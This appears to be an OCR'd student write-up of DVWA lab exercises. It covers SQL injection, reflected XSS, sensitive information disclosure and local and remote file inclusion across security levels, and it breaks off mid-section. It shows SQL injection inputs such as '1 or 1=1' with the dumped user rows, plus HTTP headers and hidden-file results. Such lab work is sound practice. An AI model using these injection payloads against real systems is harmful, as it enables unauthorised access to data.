


Vulnerability: SQL Injection

User ID: Submit

```
ID: 1 or 1=1
First name: admin
Surname: admin

ID: 1 or 1=1
First name: Gordon
Surname: Brown

ID: 1 or 1=1
First name: Hack
Surname: Me

ID: 1 or 1=1
First name: Pablo
Surname: Picasso

ID: 1 or 1=1
First name: Bob
Surname: Smith
```

High



Vulnerability: SQL Injection


User ID:

```
ID: 2 or 2=2
First name: admin
Surname: admin

ID: 2 or 2=2
First name: Gordon
Surname: Brown

ID: 2 or 2=2
First name: Hack
Surname: Me

ID: 2 or 2=2
First name: Pablo
Surname: Picasso

ID: 2 or 2=2
First name: Bob
Surname: Smith
```

4.cross-site scripting

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

Low




Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

192.168.29.128


prasheela

Medium



prasheela

High




prasheela

5.sensitive information disclosure

Sensitive Information Disclosure (also known as Sensitive Data Exposure) happens when an application does not adequately protect sensitive information that may wind up being disclosed to parties that are not supposed to have access to it.

Sensitive data can include application-related information, such as session tokens, file names, stack traces, or confidential information, such as passwords, credit card data, sensitive health data, private communications, intellectual property, metadata, the product's source code, etc.

Low



DVWA Security

Script Security

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low | Submit


PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]



```
HTTP/1.1 200 OK
Date: Wed, 08 Mar 2023 14:05:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=d79fb0589e0090e0057d3d09c1784ce5; path=/
Set-Cookie: security=high
Content-Type: text/html;charset=utf-8
Content-Length: 1289
```

Medium



DVWA Security

Script Security

Security Level is currently **medium**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

medium | Submit


PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.


PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]



```
HTTP/1.1 200 OK
Date: Wed, 08 Mar 2023 14:05:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=d79fb6589e9099e8057d3d89c1784ce5; path=/
Set-Cookie: security=high
Content-Type: text/html;charset=utf-8
Content-Length: 1289
```

High



DVWA Security

Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.


PHPIDS

PHPIDS v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [enable PHPIDS]

[Simulate attack] - [View IDS log]




```
HTTP/1.1 200 OK
Date: Wed, 08 Mar 2023 14:05:11 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Set-Cookie: PHPSESSID=d79fb6589e9099e8057d3d89c1784ce5; path=/
Set-Cookie: security=high
Content-Type: text/html;charset=utf-8
Content-Length: 1289
```

6.Local file inclusion

A File Inclusion Vulnerability is a type of Vulnerability commonly found in PHP based websites and it is used to affect the web applications. This issue generally occurs when an application is trying to get some information from a particular server where the inputs for getting a particular file location are not treated as a trusted source.

It generally refers to an inclusion attack where an attacker can supply a valid input to get a response from a web server. In response, an attacker will be able to judge whether the input which he supplied is valid or not. If it is valid, then whatever/whichever file an attacker wants to see they can easily access it.

Low



DVWA


Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Medium



DVWA

Vulnerability: File Inclusion


File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: medium
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

High



Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)


Username: admin
Security Level: high
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Damn Vulnerable Web Application (DVWA) v1.10 *Development*

7.Remote file inclusion

Remote file inclusion (RFI) is an attack targeting vulnerabilities in web applications that dynamically reference external scripts. The perpetrator's goal is to exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.

Low



kali-linux-2022.3-vmware-amd64 - VMware Workstation 16 Player (Non-commercial use only)


Vulnerability: File Inclusion

File 4 (Hidden)

Good job!
This file isn't listed at all on DVWA. If you are reading this, you did something right ;-)

Username: admin
Security Level: low
Locale: en
PHPIDS: disabled
SQLi DB: mysql

Medium



Vulnerability: File Inclusion

